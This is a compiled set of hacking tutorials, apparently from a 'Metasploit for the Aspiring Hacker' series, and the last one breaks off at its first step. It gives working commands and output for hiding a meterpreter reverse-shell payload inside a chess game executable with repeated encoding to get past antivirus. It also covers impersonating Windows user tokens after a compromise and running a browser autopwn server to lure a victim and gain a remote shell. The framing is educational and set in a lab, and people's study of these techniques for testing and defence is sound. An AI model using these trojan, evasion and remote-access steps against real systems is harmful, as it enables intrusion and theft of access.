


Now, when we are looking for an exploit to use on a particular system with a particular vulnerability, we can simply point and click to find it.

Step 6 Hail Mary!

Nearly everything you can do with the Metasploit console, you can with Armitage. There is one thing though that you do with Armitage that you cannot do with msfconsole (at least without scripting). That one thing is to throw the Hail Mary! The Hail Mary is where Armitage will throw every exploit it has against a site to see whether any of them work.

Simply go to the "Attacks" menu at the top of Armitage and select "Hail Mary." When you click on it it warns you like in the screen below.



This wouldn't really be effective in a hacking environment as it's far from stealthy. It will create so much "noise" on the target that you will likely be detected immediately, but in a lab or pentesting environment, it can be useful to try numerous attacks against a target to see which, if any, will work.

Armitage enables the aspiring hacker to quickly grasp the basics of Metasploit hacking and begin to use this excellent and powerful tool in very short order. We all owe Raphael Mudge a debt of gratitude for developing and giving away this excellent piece of software!

Metasploit for the Aspiring Hacker, Part 5 (Msfvenom)

Eluding and [evading antivirus software](#) and intrusion detection systems is one of the most critical tasks of the hacker. As soon as a new exploit is developed and discovered, the AV and IDS developers build a signature for the attack, which is then likely to be detected and prevented.

One obvious way around this problem is to develop your own exploits, and that is what we have begun to do in our [Exploit Building](#) series. Another potential method is to change the encoding, thereby changing the signature of the exploit and/or [payload](#).

Previously, to re-encode a payload in [Metasploit](#), you had to pipe msfpayload through the msfencode command as shown in [this tutorial](#). Recently, Rapid7, the developers of Metasploit, introduced a new command that takes the place of the clunky combination of msfpayload and msfencode to streamline the process of re-encoding a Metasploit payload. Let's take a look at it in this guide.

A Quick Note about Re-Encoding Payloads

Re-encoding a Metasploit payload used to work for evading AV and other security devices, but the people who develop AV software are not dumb. They have now found ways to detect even a re-encoded payload from Metasploit.


Now, rather than just look for the signature of the payload you have encoded, they simply look for the signature of the template that Metasploit uses to re-encode. In this way, no matter how many different encoding schemes you use, the template is the same and the AV software has its signature.

Don't fret though, there are still ways to re-encode a payload that are still undetectable by AV software. I will be starting a new series soon on evading AV software where I will demonstrate many of the ways, so stay tuned for that.

Step 1 Fire up Kali & Start Metasploit

Let's start by firing up [Kali](#) and opening the msfconsole. You can do that by simply typing "msfconsole," or you can use the GUI and go to Applications -> Kali Linux -> Top 10

Security Tools -> Metasploit Framework. When you do so, you will find yourself in this interactive Metasploit shell.



The screenshot shows a terminal window titled "root@kali: ~". The window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu, there is a message: "Easy phishing: Set up email templates, landing pages and listeners in Metasploit Pro -- learn more on <http://rapid7.com/metasploit>". The main text area displays statistics about the Metasploit framework: "[metasploit v4.10.0-2014100901 [core:4.10.0.pre.2014100901 api:1.0.0]]", "[1352 exploits - 741 auxiliary - 217 post]", "[340 payloads - 35 encoders - 8 nops]", and "[Free Metasploit Pro trial: <http://r-7.co/trymsp>]". At the bottom of the window, the prompt "msf > " is visible.

Step 2 See the Msfvenom Options

Now, at the prompt, type "msfvenom" to pull up its help page (you can also use the **-h** switch).

msf > msfvenom

```

msf > msfvenom
[*] exec: msfvenom

No options
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>

Options:
  -p, --payload      <payload>          Payload to use. Specify a '-' or stdin to use
se custom payloads
  -l, --list         [module_type]       List a module type example: payloads, encod
ers, nops, all
  -n, --nopsled     <length>           Prepend a nopsled of [length] size on to th
e payload
  -f, --format       <format>            Output format (use --help-formats for a lis
t)
  -e, --encoder     [encoder]           The encoder to use
  -a, --arch         <architecture>       The architecture to use
  --platform        <platform>          The platform of the payload
  -s, --space        <length>            The maximum size of the resulting payload
  -b, --bad-chars   <list>              The list of characters to avoid example: '\
x00\xff'
  -i, --iterations  <count>            The number of times to encode the payload
  -c, --add-code    <path>              Specify an additional win32 shellcode file
to include
  -x, --template    <path>              Specify a custom executable file to use as
a template
  -k, --keep         he payload as a new thread
  -o, --options      List the payload's standard options
  -h, --help          Show this message
  --help-formats    List available formats
msf > █

```

Let's take a look at some of the most important options in this list.

- **-p** designates the Metasploit payload we want to use
- **-e** designates the encoder we want to use
- **-a** designates the architecture we want to use (default is x86)
- **-s** designates the maximum size of the payload
- **-i** designates the number of iterations with which to encode the payload
- **-x** designates a custom executable file to use as a template

Step 3 List the Encoders

Encoders are the various algorithms and encoding schemes that Metasploit can use to re-encode the payloads. Metasploit has numerous encoding schemes, and we can look at these by typing:

msf > msfvenom -l encoders

Metasploit will then list all of the available encoders with each's rank and description. Below, I have highlighted the *shikata_ga_nai* encoder that we used in a [previous tutorial](#). Note that *shikata_ga_nai* is ranked "excellent."

msf > msfvenom -l encoders		
[*] exec: msfvenom -l encoders		
Framework Encoders		
=====		
Name	Rank	Description
---	---	-----
cmd/generic_sh	good	Generic Shell Variable Substitution
Command Encoder		
cmd/ifs	low	Generic \${IFS} Substitution Command
Encoder		
cmd/powershell_base64	excellent	Powershell Base64 Command Encoder
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes Util
ity Command Encoder		
generic/eicar	manual	The EICAR Encoder
generic/none	normal	The "none" Encoder
mipsbe/byte_xori	normal	Byte XORi Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/byte_xori	normal	Byte XORi Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	great	PHP Base64 Encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x86/add_sub	manual	Add/Sub Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
er		
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
er		
x86/avoid_underscore_tolower	manual	Avoid underscore/tolower
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/bloxor	manual	BloXor - A Metamorphic Block Based
XOR Encoder		
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder
ncoder		
x86/context_stat	manual	stat(2)-based Context Keyed Payload
Encoder		
x86/context_time	manual	time(2)-based Context Keyed Payload
Encoder		
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
order		
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
oder		
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/opt_sub	manual	Sub Encoder (optimised)
ncoder		
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
se Encoder		
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
se Encoder		
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder

Step 4 View the Payload Options

We can use msfvenom to check the options that we need to set for any payload similar to "show options" in the Metasploit console. The command to check any payload's options is:

```
msf > msfvenom -p <payload name> -o
```

So, if we want to check the options for the *windows/meterpreter/reverse_tcp* payload, we simply type:

```
msf >msfvenom -p windows/meterpreter/reverse_tcp -o
```

When we do so, Metasploit responds like below.

```
Module: payload/windows/meterpreter/reverse_tcp
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 287
Rank: Normal

Provided by:
skape <mmiller@hick.org>
sf <stephen_fewer@harmonysecurity.com>
hdm <hdm@metasploit.com>

Basic options:
Name      Current Setting  Required  Description
----      --------------  -----  -----
EXITFUNC  process          yes      Exit technique (accepted: seh, thread, proc
ess, none)
LHOST                yes      The listen address
LPORT      4444            yes      The listen port

Description:
Inject the meterpreter server DLL via the Reflective Dll Injection
payload (staged). Connect back to the attacker
```

So, if we want to work with this payload, we now know what options we need to set in the msfvenom command.

Step 5 Create a Custom Windows Executable

Now, let's create a custom Windows executable with a custom template. Although we can create a payload without a custom template, we have a better chance of getting past security devices and AV if we use a custom template. In this case, we will use a chess game

named "chess.exe." The idea here is that we will embed the meterpreter payload into the chess game and then, when the victim opens the game to play chess, it will open a meterpreter session on our system.

I have placed the chess game in the `/usr/share` directory.

To create a malicious executable with the `windows/meterpreter/reverse_tcp` embedded inside, we simply type:

```
msf > msfvenom -p windows/meterpreter/reverse_tcp LHOST= <your local IP>
LPORT=<whatever port you want to listen on> -x /usr/share/chess.exe -e
x86/shikata_ga_nai -i 200 -f exe >chess.exe
```

```
msf > msfvenom -p windows/meterpreter/reverse_tcp LHOST= 10.0.2.15 LPORT=6996 -x
/usr/share/chess.exe -e x86/shikata_ga_nai -i 200 -f exe > chess.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST= 10.0.2.15 LPORT=699
6 -x /usr/share/chess.exe -e x86/shikata_ga_nai -i 200 -f exe > chess.exe
```

- **-p /windows/meterpreter/reverse_tcp** designates the payload we want to embed
- **LHOST** designates the local host
- **LPORT** designates the port we want to listen on
- **-x** designates the template we want to use and the path to it
- **-e x86/shikata_ga_nai** designates the encoder we want to use
- **-i 200** represents the number of iterations
- **-f exe** designates we want to create an executable (.exe)
- **chess.exe** designates the name of the file created

When the victim clicks on the chess.exe file, the meterpreter payload will be activated and will look to make a connection back to your system (LHOST). For the connection to succeed, you will need to open the multi-handler in Metasploit to receive the connection.

```
msf >use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_tcp
```

This new command in Metasploit, `msfvenom`, can streamline the process of re-encoding and embedding payloads, but is no guarantee for getting past AV software any longer. I will be starting a new series on evading AV software soon with the latest techniques, so keep coming back, my hacker novitiates!

Metasploit for the Aspiring Hacker, Part 6 (Gaining Access to Tokens)

Hacker newbies have an inordinate fixation on [password cracking](#). They believe that cracking the password is the only way to gain access to the target account and its privileges. If what we really want is access to a system or other resources, sometimes we can get it without a password. Good examples of this are replay attacks and [MitM attacks](#). Neither requires us to have passwords to have access to the user's resources.

Another way to gain access to a user's account, resources, and privileges is through capturing or impersonating the user's tokens.

An important concept I want to emphasize here is that of tokens. In Windows, a token is an object that contains the identity and privileges of the user. When a user logs in, their identity is verified by checking their password against the stored, hashed password list and, if it matches, they are allowed in. The system then issues a token to the user that contains their privileges. Whenever the user wants to access a resource or process, the token is presented to determine whether they are permitted access. Obviously, if we can grab or impersonate that token, we can access all of their accounts and resources without having to crack their password!

In this tutorial, we will use [Metasploit](#) and the [Meterpreter](#) to grab an authenticated user's token. There is a script in Metasploit named "Incognito" that is capable of grabbing tokens and impersonating them. This script was first developed by security researchers independent of Metasploit, but was then integrated into our beloved Metasploit Framework and is available to anyone using this powerful tool.

Step 1 Fire up Kali and Metasploit

To start, fire up [Kali](#) and start Metasploit by typing:

kali > msfconsole

```
'-.@0000000000000000      @0000000000000000 @;
 .@000000000000      @0000000000000000 .
"-'.@000 -.@      @ ,-' .-'-
".@' ; @      @ ` .; '
| @0000 @00      @ . .
` @000 @0      @ ,
` .@000 @0      @ .
` ,@0      @ ;
(   3 C )      /|--- /Metasploit!
;@'.--*,-."      \|--- \_____
'(.,...."/'
```

Taking notes in notepad? Have Metasploit Pro track & report your progress and findings -- learn more on <http://rapid7.com/metasploit>

```
=[ metasploit v4.10.0-2014100201 [core:4.10.0.pre.2014100201 api:1.0.0]]
+ ---=[ 1349 exploits - 742 auxiliary - 217 post      ]
+ ---=[ 340 payloads - 35 encoders - 8 nops      ]
+ ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

You will be greeted by a screen like that above. Please note that I have changed the default background in Kali to a less ominous looking image. Yours may look different.

Step 2 Exploit the System & Get Meterpreter

Next, exploit the system and get the meterpreter. In this case, I have exploited an unpatched 2003 Server (there are millions of them still around and support has just ended, so they will no longer be receiving patches). Rather than me repeat here how to exploit a system, please check out my [past Metasploit tutorials](#).

As you can see in the screenshot below, I have gained a Meterpreter prompt on the target system.

```
[*] Sending stage (769536 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.103:4444 -> 192.168.1.102:3493) at 2015-02-20 08:58:05 -0700
meterpreter > 
```

Step 3 Load the Incognito Module

Incognito is not loaded into the Meterpreter by default, so we need to load it into the Meterpreter before we can use it.

```
meterpreter > load incognito
```

```
meterpreter > load incognito  
Loading extension incognito...success.  
meterpreter >
```

Step 4 List Available Tokens

Next, we need to view what tokens are available on the system by listing them.

```
meterpreter > list_tokens -u
```

```
meterpreter > list_tokens -u  
  
Delegation Tokens Available  
=====  
2K3TARGET\Administrator  
2K3TARGET\OTW  
NT AUTHORITY\LOCAL SERVICE  
NT AUTHORITY\NETWORK SERVICE  
NT AUTHORITY\SYSTEM  
  
Impersonation Tokens Available  
=====  
NT AUTHORITY\ANONYMOUS LOGON  
  
meterpreter > █
```

As you can see, I (OTW) have a token on the target system named 2K3TARGET\OTW. Let's see if we can impersonate that token and gain the privileges of OTW.

Step 5 Impersonate the Token

As you might expect, the command to impersonate a token is:

```
meterpreter > impersonate_token 2K3TARGET\OTW
```

It's important to note that in the above command, I used the "\\\" before OTW. The first "\\" escapes the second "\\" so that the system sees the "\\" as a literal and not a special character. If you write this command with a single backslash, it will tell you that the token was "not found."

```
meterpreter > impersonate_token 2K3TARGET\\OTW
[+] Delegation token available
[+] Successfully impersonated user 2K3TARGET\OTW
meterpreter > █
```

If Incognito can impersonate the token, it responds as in the screenshot above: "Successfully impersonated user 2K3TARGET\OTW." Now that we have the token of OTW, we can access and use any resources that OTW has privileges to without cracking their password!

Metasploit for the Aspiring Hacker, Part 7 (Autopwn)

In this [continuing series on Metasploit basics](#), let's next look at a module that many aspiring hackers find useful—autopwn.

Generally, when we are trying to hack a target, we want to know as much as possible about the target through [reconnaissance](#). Then, and only then, can we choose an appropriate exploit. We should know the operating system, the applications, the browser, the version of Java and Flash, etc. It's tedious, but necessary work. Using a Java exploit when a Flash exploit is called for simply won't work and might land you behind bars.

The beauty of autopwn is that it relieves you of some of the [hard work](#) of reconnaissance. Autopwn will first try to fingerprint the victim's browser, then "throw" at it whatever exploits it thinks might work. It makes life quite simple. The downside of autopwn is that it is *very* noisy and can lead to either detection by the target or crashing the browser, which happens often.

Let's take a look at it now.

Step 1 Fire up Kali & Open Metasploit

Let's fire up [Kali](#) and start [Metasploit](#) with the command:

kali > msfconsole

```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...
# cowsay++  

< metasploit >
-----  

 \  _/`--'  

  \ \ \_\_ )\ \_\_ *  

  
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with  
Metasploit Pro -- learn more on http://rapid7.com/metasploit  

      =[ metasploit v4.11.1-2015021901 [core:4.11.1.pre.2015021901 api:1.0.0]]  
+ -- --=[ 1410 exploits - 885 auxiliary - 243 post      ]  
+ -- --=[ 356 payloads - 37 encoders - 8 nops        ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
msf > █ KALI LINUX
```

Step 2 Use Autopwn

To get started with any exploit, generally we start with the **use** command. Since the autopwn module is located at *auxiliary/server/browser_autopwn*, we get started by typing:

```
msf> use auxiliary/server/browser_autopwn
```

This will load the module. Then, to get more information on this module, let's type:

```
msf > auxiliary(browser_autopwn) > info
```

```

msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > info

      Name: HTTP Client Automatic Exploiter
      Module: auxiliary/server/browser_autopwn
      License: BSD License
      Rank: Normal

Provided by:
  egypt <egypt@metasploit.com>

Available actions:
  Name          Description
  ---          -----
  DefangedDetection Only perform detection, send no exploits
  WebServer      Start a bunch of modules and direct clients to appropriate
exploits
  list           List the exploit modules that would be started

```

As you can see in the screenshots above and below, this provides us with all the information we need to get started, including each of the options and a brief description of the module.

Name	Current Setting	Required	Description
---	-----	-----	-----
LHOST		yes	The IP address to use for reverse-connect payloads
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URI PATH		no	The URI to use for this exploit (default is random)

Description:
This module has three actions. The first (and the default) is 'WebServer' which uses a combination of client-side and server-side techniques to fingerprint HTTP clients and then automatically exploit them. Next is 'DefangedDetection' which does only the fingerprinting part. Lastly, 'list' simply prints the names of all exploit modules that would be used by the WebServer action given the current MATCH and EXCLUDE options. Also adds a 'list' command which is the same as running with ACTION=list.

Step 3 Show and Set Options

Next, like nearly all the Metasploit modules, we need to ask it to show us the options.

msf > show options

```
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

Name      Current Setting  Required  Description
----      -----          -----    -----
LHOST                yes        The IP address to use for reverse-connect
payloads
SRVHOST   0.0.0.0         yes        The local host to listen on. This must be
an address on the local machine or 0.0.0.0
SRVPORT    8080           yes        The local port to listen on.
SSL       false            no         Negotiate SSL for incoming connections
SSLCert
is randomly generated)
URIPATH
is random)           no         The URI to use for this exploit (default

Auxiliary action:

Name      Description
----      -----
WebServer Start a bunch of modules and direct clients to appropriate exploit
s

The quieter you become, the more you are able to hear
```

As you can see, we need to set:

- LHOST
- URIPATH

The LHOST is the local host. In other words, our Kali attack system. Since mine is at 192.168.1.106, I type:

msf > set LHOST 192.168.1.106

Now we need to create a URIPATH. This is the URL that we want the exploits to be located at on our malicious server. We can call it anything we want or we could leave it blank and Metasploit will set it to a default string. Since we are trying to entice our victim to click on this link, let's try to make it inviting and use the name of our favorite hacker training site, Null Byte.

msf > set URIPATH null_byte

```
msf auxiliary(browser_autopwn) > set LHOST 192.168.1.106
LHOST => 192.168.1.106
msf auxiliary(browser_autopwn) > set URIPATH null_byte
URIPATH => null_byte
```

To get started, that's all we need to set.

Step 4 Exploit

Finally, let's type exploit:

```
msf > exploit
```

This will start the autopwn module. It starts numerous servers and then loads the exploits that *may* work against that browser. Each one represents a different possible vulnerability in our browser. Be patient as this takes awhile.

```
windows/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/KjlntUEKSK
[*] Local IP: http://192.168.1.106:8080/KjlntUEKSK
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse handler on 192.168.1.106:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse handler on 192.168.1.106:6666
[*] Starting the payload handler...
[*] Started reverse handler on 192.168.1.106:7777
[*] Starting the payload handler...


[*] --- Done, found 20 exploit modules

[*] Using URL: http://0.0.0.0:8080/null_byte
[*] Local IP: http://192.168.1.106:8080/null_byte
[*] Server started.
[*] 192.168.1.116    browser_autopwn - Handling '/null_byte'
[*] 192.168.1.116    browser_autopwn - Handling '/null_byte?sessid=V2luZG93cyA30nVuZGVmaW5lZDp1bmRlZmluZWQ6dW5kZWpbmVk0lNQMDplbi11czp40DY6TVNJRT04LjA6'
[*] 192.168.1.116    browser_autopwn - JavaScript Report: Windows 7:undefined:undefined:undefined:SP0:en-US:x86:MSIE:8.0:
[*] 192.168.1.116    browser_autopwn - Responding with 13 exploits
[*] 192.168.1.116    java_atomicreferencearray - Sending Java AtomicReferenceArray Type Violation Vulnerability
[*] 192.168.1.116    java_atomicreferencearray - Generated jar to drop (5507 bytes).
```

Notice in the middle of the above screenshot that it loaded 20 exploit modules.

Step 5 Browse to the Server

Now from a Windows 7 system with Internet Explorer 9, when the target navigates to our webserver at `192.168.1.106:8080/null_byte`, they will get this warning from IE:



Back on our Kali system, autopwn is fingerprinting the browser and trying to determine which of the exploits will work.

```
msf auxiliary(browser_autopwn) >
[*] 192.168.1.116    browser_autopwn - Handling '/null_byte'
[*] 192.168.1.116    browser_autopwn - Handling '/null_byte?sessid=V2luZG93cyA30
nVuZGVmaW5lZDp1bmRlZmluZWQ6dw5kZWZpbmVk0LNQMDplbi11czp40DY6TVNJRTo4LjA6'
[*] 192.168.1.116    browser_autopwn - JavaScript Report: Windows 7:undefined:un
defined:undefined:SP0:en-us:x86:MSIE:8.0:
[*] 192.168.1.116    browser_autopwn - Responding with 13 exploits
[*] 192.168.1.116    java_atomicreferencearray - Sending Java AtomicReferenceArr
ay Type Violation Vulnerability
[*] 192.168.1.116    java_atomicreferencearray - Generated jar to drop (5507 byt
es) .
```

Note in the middle of this screenshot that autopwn is "responding with 13 exploits." It will now begin trying each of those exploits against the browser with the hope that at least one will work.

Step 6 Check Your Sessions

Finally, let's go back to our Kali system and see whether any sessions have opened by typing:

sessions -l

When we do, Metasploit will list all our active sessions. Looks like I only have one.

```
2015-03-29 05:40:55 -0600 KALI LINUX
sessions -l
Active sessions      The quieter you become, the more you are able to hear
=====
Id  Type          Information                         Connection
-----
1   meterpreter x86/win32  victim-PC\victim @ VICTIM-PC  192.168.1.106:4444 ->
192.168.1.116:50035 (192.168.1.116)
```

To connect to that [meterpreter](#) session, we simply type:

sessions -i 1

Where 1 is the ID of our session from the previous command. (See it to the far left column?) This will then connect me to my meterpreter connection that looks like this:

meterpreter >

This is my direct connection into the Windows 7 machine. When I type:

meterpreter > shell

it drops me into a Windows command prompt shell like below.

```
meterpreter > shell
Process 1936 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\victim\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A0D3-4807
The quieter you become, the more you are able to hear.

Directory of C:\Users\victim\Desktop

02/16/2015  10:47 AM    <DIR> .
02/16/2015  10:47 AM    <DIR> ..
              0 File(s)           0 bytes
              2 Dir(s)  16,604,815,360 bytes free

C:\Users\victim\Desktop>
```

Depending upon the browser and its configuration, you might get several meterpreter sessions, you might get one like I did, or you might get none. In the worst case, all of the exploits running against the browser can crash the browser.

Although autopwn is a good Metasploit training tool, it is less than stealthy and often will overwhelm the browser with exploits and crash it. Keep coming back, my novice hackers, as we explore the inner workings of my favorite hacking tool, [Metasploit](#)!

Metasploit for the Aspiring Hacker, Part 8 (Setting Up a Fake SMB Server to Capture Domain Passwords)

In previous tutorials, we learned how to [steal system tokens](#) that we could use to access resources, how to [use hashdump to pull password hashes](#) from a local system, and how to [grab password hashes from a local system and crack them](#).

In each of these cases, the password hashes were the passwords of the users on the **local** system and not the domain. If the system is part of a domain (which is the case in most corporations and large institutions), they will likely have their password stored on the domain controller (DC). How would we get the domain passwords without attacking the fortified domain controller?

One of the more powerful features built into [Metasploit](#) is the ability to set up a fake SMB server. This means that when someone on the network attempts to access the SMB server, their system will need to present their credentials in terms of their domain password hash. Very often, large networks have a system that systematically connects to each machine to check whether they are patched and secure. When it does so, it must present its credentials to each system and this will usually use the admin password. If we are patient, this may be the best strategy.

In addition, by setting up this fake SMB server, we may be able to capture domain credentials as users attempt to authenticate against it. We could send the target an embedded UNC path, and when they click on it, we can grab their domain credentials.

Unlike some of our other Metasploit attacks, this is neither an [exploit](#) or a [payload](#). It is an [auxiliary module](#), and is capable of capturing the hash in a format to be broken using either [Cain and Abel](#) or [John the Ripper](#).

Step 1 Fire up Kali and Start Metasploit

Let's start by firing up [Kali](#) and opening one of my favorite hacking tools, Metasploit, by typing:

```
kali > msfconsole
```

```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...
# cowsay++  

< metasploit >
-----  

 \   )-( oo )-( /  

  ||--|| *  

  
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with  
Metasploit Pro -- learn more on http://rapid7.com/metasploit  

  
=[ metasploit v4.11.1-2015021901 [core:4.11.1.pre.2015021901 api:1.0.0]]  
+ -- --=[ 1410 exploits - 885 auxiliary - 243 post ]  
